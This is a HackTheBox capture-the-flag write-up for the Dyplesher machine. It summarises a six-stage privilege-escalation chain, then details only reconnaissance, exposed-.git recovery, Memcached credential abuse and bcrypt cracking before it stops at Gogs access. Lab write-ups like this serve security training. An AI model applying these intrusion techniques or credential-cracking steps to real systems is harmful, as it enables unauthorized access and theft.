HackTheBox - Dyplesher Writeup
Introduction
Dyplesher is an HTB “Insane”-rated Linux machine that chains five independent services - Apache, Gogs, Memcached, a custom Minecraft dashboard, and RabbitMQ - into a single privilege escalation path. What makes it worth the time is the breadth of real-world technologies packed into one attack surface.
The chain, in order: a virtual host exposes a live .git repository, collecting credentials for Memcached. Those credentials pull a set of bcrypt hashes out of Memcached, and one cracks - granting access to Gogs. There, a release artifact leads to a second, independent password hash buried in a Minecraft plugin’s local database. That hash cracks too, authorizing login to the Dyplesher dashboard. The dashboard lets us upload and run Minecraft plugins, so we build a malicious plugin that drops a PHP webshell and uses it to inject an SSH key. The key gets us onto the box, where the landed user turns out to be in the wireshark group with access to packet capture. Capturing loopback traffic surfaces AMQP credentials and an operator’s note describing a standing workflow: publish a plugin URL over a RabbitMQ queue, and a Cuberite server will fetch and execute it. We craft a malicious Lua script as that “plugin,” publish it over AMQP, and it writes an SSH key for root on execution.
Table of Contents
- Introduction
- TL;DR
- Reconnaissance
- Stage 1: Git Repository Exposure → Memcached Credentials
- Stage 2: Memcached Key Brute-Force → Gogs Access
- Stage 3: Release Artifact Analysis → Dashboard Credentials
- Stage 4: Minecraft Plugin RCE → Foothold
- Stage 5: Loopback Packet Capture → Credential Exposure
- Stage 6: AMQP Plugin Trust Abuse → Root
TL;DR
- Credential leakage via
.gitmetadata - a Gogs-branded vhost exposes a live.gitdirectory, allowing full repository reconstruction viagit-dumper - Memcached SASL key guessing - binary-protocol Memcached exposes no native key-listing command, so valid keys (
username,password) are guessed directly viamemcached-cli - Credential reuse across Gogs → SQLite → dashboard login - a second bcrypt hash, buried in a Minecraft plugin’s local auth database inside a release artifact, cracks to the dashboard password
- Arbitrary Minecraft plugin upload → RCE - the custom dashboard’s “Add Plugin” / “Reload Plugin” workflow allows uploading and hot-loading attacker-authored
.jarfiles with no validation, yielding code execution as the Minecraft process user - AMQP credential leakage via loopback packet capture - unexpected
wiresharkgroup membership permits capturing loopback traffic withtshark, recovering a plaintextAMQPLAINlogin alongside other leaked passwords - Plugin-URL trust in Cuberite/RabbitMQ integration - a privileged consumer fetches and executes any URL published to a specific queue as a Lua plugin, with no integrity check on the source
Reconnaissance
Service Enumeration
Nmap output:
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:ca:81:78:ec:27:8f:50:60:db:79:cf:97:f7:05:c0 (RSA)
|   256 e0:d7:c7:9f:f2:7f:64:0d:40:29:18:e1:a1:a0:37:5e (ECDSA)
|_  256 9f:b2:4c:5c:de:44:09:14:ce:4f:57:62:0b:f9:71:81 (ED25519)
80/tcp    open     http       Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyplesher
3000/tcp  open     ppp?
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gogs=f99426ca975f6318; Path=/; HttpOnly
|     Set-Cookie: _csrf=UXyopnaiXb7M-y67_ZLE0u-S3Io6MTYwNDc3Mzk3ODU5NjY4MDQ3Nw%3D%3D; Path=/; Expires=Sun, 08 Nov 2020 18:32:58 GMT; HttpOnly
|     Date: Sat, 07 Nov 2020 18:32:58 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|     <meta name="referrer" content="no-referrer" />
|     <meta name="_csrf" content="UXyopnaiXb7M-y67_ZLE0u-S3Io6MTYwNDc3Mzk3ODU5NjY4MDQ3Nw==" />
|     <meta name="_suburl" content="" />
|     <meta proper
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gogs=404c6c132cc5947f; Path=/; HttpOnly
|     Set-Cookie: _csrf=KJZam_AFZV75c16xxc7ZfVf2lK46MTYwNDc3Mzk4Mzg4MTA4ODI4MA%3D%3D; Path=/; Expires=Sun, 08 Nov 2020 18:33:03 GMT; HttpOnly
|     Date: Sat, 07 Nov 2020 18:33:03 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|     <meta name="referrer" content="no-referrer" />
|     <meta name="_csrf" content="KJZam_AFZV75c16xxc7ZfVf2lK46MTYwNDc3Mzk4Mzg4MTA4ODI4MA==" />
|     <meta name="_suburl" content="" />
|_    <meta
4369/tcp  open     epmd       Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
5672/tcp  open     amqp       RabbitMQ 3.7.8 (0-9)
11211/tcp open     memcache?
25562/tcp open     unknown
25565/tcp open     minecraft?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, LDAPSearchReq, LPDString, SIPOptions, SSLSessionReq, TLSSessionReq, afp, ms-sql-s, oracle-tns:
|     '{"text":"Unsupported protocol version"}
|   NotesRPC:
|     q{"text":"Unsupported protocol version 0, please use one of these versions:
|_    1.8.x, 1.9.x, 1.10.x, 1.11.x, 1.12.x"}
25672/tcp open     unknown
Summary:
- Port 22 - SSH
- Port 80 - HTTP (main site)
- Port 3000 - Gogs (fingerprinted via banner)
- Port 4369 - Erlang Port Mapper Daemon (references
rabbitnode on 25672) - Port 5672/25672 - RabbitMQ / AMQP
- Port 11211 - Memcached
- Port 25565 - Minecraft
It seems natural to start with port 80. The HTTP service could be our signpost - on HTB-style targets the web root is where the author leaves the first breadcrumbs.
Port 80 - HTTP Service
The main site brands itself as a Minecraft server (“Worst Minecraft Server”).

The front page also references a test.dyplesher.htb. We add both hostnames to /etc/hosts and visit those VHosts:
⦿ dyplesher.htb
⦿ test.dyplesher.htb
10.10.10.190 dyplesher.htb test.dyplesher.htbMost links on the site are dead, so enumeration moves to /staff.

The /staff page lists three usernames - MinatoTW, felamos, yuntao - each with a Gogs icon beneath it, which redirects to http://dyplesher.htb:8080/<username>:
VHost - test.dyplesher.htb

After visiting dyplesher.htb, enumeration moves to test.dyplesher.htb. The site is a single form taking two inputs and comparing them:
ffuf against the main vhost surfaces /login, /register (redirects to /login), and /staff - a login-gated custom dashboard whose purpose isn’t yet clear. Directory brute-forcing test.dyplesher.htb with gobuster returns something far more consequential:

Voila. A live .git directory.
Stage 1: Git Repository Exposure → Memcached Credentials
A reachable .git directory is equivalent to a full source disclosure: every commit, every file revision, and every message ever pushed to that repository is reconstructable without any authentication, because Git’s object store is content-addressed and requires no server-side logic to read - only the ability to fetch individual loose objects and pack files over plain HTTP.
git-dumper automates that reconstruction by walking the exposed .git/ tree (starting from HEAD, then objects/, refs/, and the pack index) and rebuilding a working checkout locally:

The checkout resolves to two files. README.md is empty. index.php is not:

This is the server-side source behind the comparison form seen earlier. It also hardcodes a full set of Memcached SASL credentials - felamos:zxcvbnm - directly in the application logic.
It’s worth confirming the credential actually authenticates and understanding what protocol we’re dealing with. A quick manual probe against Memcached’s plaintext port:

HELP returns nothing - a dead end for manual interaction. Memcached’s ASCII protocol doesn’t implement a HELP command, and more importantly, the setOption(Memcached::OPT_BINARY_PROTOCOL, true) call in the leaked source confirms this instance authenticates over the binary protocol, not ASCII. That distinction dictates the entire approach for Stage 2: binary-protocol Memcached with SASL enabled doesn’t expose a native command to list all stored keys, so recovering data requires knowing (or brute-forcing) key names in advance - a raw telnet session can’t get us there.
Stage 2: Memcached Key Brute-Force → Gogs Access
With key enumeration off the table, the cheaper move before reaching for a wordlist is trying the obvious guesses first: memcached-cli supports the binary protocol and SASL natively, unlike a raw telnet session.
Both key names guessed correctly on the first attempt, pairing three usernames with three bcrypt hashes by position:

John the Ripper against rockyou.txt cracks one of the three:
john passwords --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mommy1           (felamos)
felamos:mommy1 is now a candidate credential pair for every other service on the box that might accept it - starting with Gogs on port 3000, the only authenticated surface identified so far that’s tied to this username.

Gogs allows open self-registration, which is useful for mapping the application’s behavior before spending the cracked credential. We register a throwaway account, w0j73k, to see what an authenticated-but-unprivileged user can reach.
